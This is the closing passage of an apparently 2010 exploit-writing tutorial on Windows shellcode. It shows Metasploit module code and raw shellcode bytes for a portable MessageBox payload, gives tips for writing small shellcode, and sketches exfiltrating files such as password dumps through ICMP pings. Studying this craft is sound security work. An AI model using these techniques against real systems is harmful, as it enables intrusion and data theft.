
```
                            OptString.new('TITLE', [ true,
                                         "Messagebox Title (max 255 chars)" ]),
                            OptString.new('TEXT', [ true,
                                         "Messagebox Text" ])
                            ], self.class)
              end

          #
          # Constructs the payload
          #
         def generate
           strTitle = datastore['TITLE']
           if (strTitle)
             iTitle=strTitle.length
             if (iTitle < 255)
               offset2Title = (15 + 5 + iTitle + 1).chr
               offsetBack = (255 - (15 + 5 + iTitle + 5)).chr
               payload_data = module_info['Payload']['Payload']
               payload_data += offset2Title
               payload_data += "\x00\x00\x00\x59\x31\xd2\x52\x53\x51\x52\xff\xd0\x31"
               payload_data += "\xc0\x50\xff\x55\x08\xe8\xe6\xff\xff\xff"
               payload_data += strTitle
               payload_data += "\x00\xe8"
               payload_data += offsetBack
               payload_data += "\xff\xff\xff"
               payload_data += datastore['TEXT']+ "\x00"
               return payload_data
             else
               raise ArgumentError, "Title should be 255 characters or less"
             end
           end
         end
      end
```

Try it :

```
xxxx@bt4:/pentest/exploits/framework3# ./msfpayload windows/messagebox S
       Name: Windows Messagebox with custom title and text
    Version: 1
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 0
       Rank: Normal

Provided by:
  corelanc0d3r - peter.ve <corelanc0d3r - peter.ve@corelan.be>
  rick2600 - ricks2600 <rick2600 - ricks2600@gmail.com>

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
TEXT                    yes       Messagebox Text
TITLE                   yes       Messagebox Title (max 255 chars)

Description:
  Spawns MessageBox with a customizable title & text
```

```
./msfpayload windows/messagebox
     TITLE="This is my custom title"
     TEXT="And you have been Owned" C

/*
 * windows/messagebox - 319 bytes
 * http://www.metasploit.com
 * TEXT=And you have been Owned, TITLE=This is my custom title
 */
unsigned char buf[] =
"\x56\x31\xc0\x31\xdb\xb3\x30\x64\x8b\x03\x8b\x40\x0c\x8b\x40"
"\x14\x50\x5e\x8b\x06\x50\x5e\x8b\x06\x8b\x40\x10\x5e\xe9\x92"
"\x00\x00\x00\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x37\x49\x8b\x34"
"\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84\xc0\x74\x0a\xc1\xcf"
"\x0d\x01\xc7\xe9\xf1\xff\xff\xff\x3b\x7c\x24\x28\x75\xde\x8b"
"\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xad\x50\x52\xe8\xa7\xff"
"\xff\xff\x89\x07\x81\xc4\x08\x00\x00\x00\x81\xc7\x04\x00\x00"
"\x00\x39\xce\x75\xe6\xc3\xe8\x46\x00\x00\x00\x75\x73\x65\x72"
"\x33\x32\x2e\x64\x6c\x6c\x00\xe8\x20\x00\x00\x00\x8e\x4e\x0e"
"\xec\x7e\xd8\xe2\x73\xe8\x33\x00\x00\x00\xa8\xa2\x4d\xbc\x81"
"\xec\x08\x00\x00\x00\x89\xe5\x89\xc2\xe9\xdb\xff\xff\xff\x5e"
"\x8d\x7d\x04\x89\xf1\x81\xc1\x08\x00\x00\x00\xe8\x9f\xff\xff"
"\xff\xe9\xb5\xff\xff\xff\xff\x55\x04\x89\xc2\xe9\xc8\xff\xff"
"\xff\x5e\xad\x50\x52\xe8\x36\xff\xff\xff\xe9\x15\x00\x00\x00"
"\x5b\xe9\x2c\x00\x00\x00\x59\x31\xd2\x52\x53\x51\x52\xff\xd0"
"\x31\xc0\x50\xff\x55\x08\xe8\xe6\xff\xff\xff\x54\x68\x69\x73"
```

```
"\x20\x69\x73\x20\x6d\x79\x20\x63\x75\x73\x74\x6f\x6d\x20\x74"
"\x69\x74\x6c\x65\x00\xe8\xcf\xff\xff\xff\x41\x6e\x64\x20\x79"
"\x6f\x75\x20\x68\x61\x76\x65\x20\x62\x65\x65\x6e\x20\x4f\x77"
"\x6e\x65\x64\x00";
```



Writing small shellcode

We started this tutorial with a 69 byte MessageBox shellcode that would only work on XPSP3 and inside an application where kernel32 and user32 are already loaded, and we ended up with a 350 byte portable MessageBox shellcode (non-optimized as it still contains some null bytes), that works on all Windows OS versions. Avoiding these null bytes will probably make it larger than it already is.

It is clear that the impact of making shellcode portable is substantial, so you – the shellcoder – will need to find a good balance and stay focussed on the target : do you need one-time shellcode or generic code ? does it really need to be portable or do you just want to prove a point ? These are important questions as they will have a direct impact on the size of your shellcode.

In most cases, in order to end up with smaller shellcode, you will need to be creative with registers, loops, try to avoid null bytes in your code (instead of having to use a payload encoder), and stop thinking like a programmer but think goal-oriented… what do you need to get in a register or on the stack and what is the best way to get it there ?

It truly is an art.

Some things to keep in mind :

- make a decision between either avoiding null bytes in the code, or using a payload encoder. Depending on what you want to do, one of the two will produce the shortest code. (If you are faced with character set limitations, it may be better to just write the shellcode as short as you can, including null bytes, and then use an encoder to get rid of both the null bytes and "bad chars".
- avoid jump to labels in the code because these instructions may introduce more null bytes. It may be better to jump using offsets.
- it doesn't matter if your code looks pretty or not. If it works and is portable, then that's all you need
- if you are writing shellcode for a specific application, you can already verify the loaded modules. Perhaps you don't need to perform certain LoadLibrary operations if you know for a fact that the application will make sure the modules are already loaded. This may make the shellcode less generic, but it won't make if less effective for this particular exploit.

NGS Software has written a whitepaper on writing small shellcode, outlining some general ideas for writing small(er) shellcode.

In a nutshell :

- Use small instructions (instructions that will produce short bytecode)
- Use instructions with multiple effects (use instructions that will do multiple things at once, thus avoiding the need for more instructions)
- Bend API rules (if for example null is required as a parameter, then you could flush parts of the stack with zero's first, and just push the non-null parameters (so they would be terminated by the nulls already on the stack)
- Don't think like a programmer. You may not have to initialize everything – you may be able to use current values in registers or on the stack to build upon
- Make effective use of registers. While you can use all registers to store information, some registers have specific behaviour. Furthermore, some registers are API proof (so won't be changed after a call to an API is executed), so you can use the value in those registers even after the API was called

Use existing quality code when you can – but be prepared to get creative when you have to !

I specifically wanted to draw your attention to some nice shellcode examples recently released by Didier Stevens. (Although he is from Belgium (just like me – which doesn't really mean anything), I'm pretty sure he doesn't know me … So there are no strings attached, I don't gain any benefits or stock options by mentioning his work here :-) He just published some good and creative ideas and examples on what you can do with shellcode)

Example 1 : Load a dll from vba code, without touching the disk or even showing up as a new process :-)

http://blog.didierstevens.com/2010/01/28/quickpost-shellcode-to-load-a-dll-from-memory/

Example 2 : ping shellcode

http://blog.didierstevens.com/2010/02/22/ping-shellcode/

It's clear what the added value of the first example would be. But what about the second one ? ping shellcode ?

Well, think about what you can do with it.

If the remote host that you are attacking does not have access the internet on any ports.. but if it can ping out, then you can still take advantage of this to for instance transfer any file back to you... just write shellcode that reads the file, and use the contents of the file (line per line) as payload in a series of pings. Ping back home (yourself or ping a specific host so you would be able to sniff the icmp packets) and you can read the contents of the file. (Example : write shellcode that will do a pwdump, and send the output back to you via ping).

Thanks to :

Ricardo (rick2600), Steven (mr_me), Edi Strosar (Edi) and Shahin Ramezany, for helping me out and reviewing the document, and my wife – for her everlasting love and support !

This entry was posted
on Thursday, February 25th, 2010 at 5:21 pm and is filed under Exploit Writing Tutorials, Security
You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.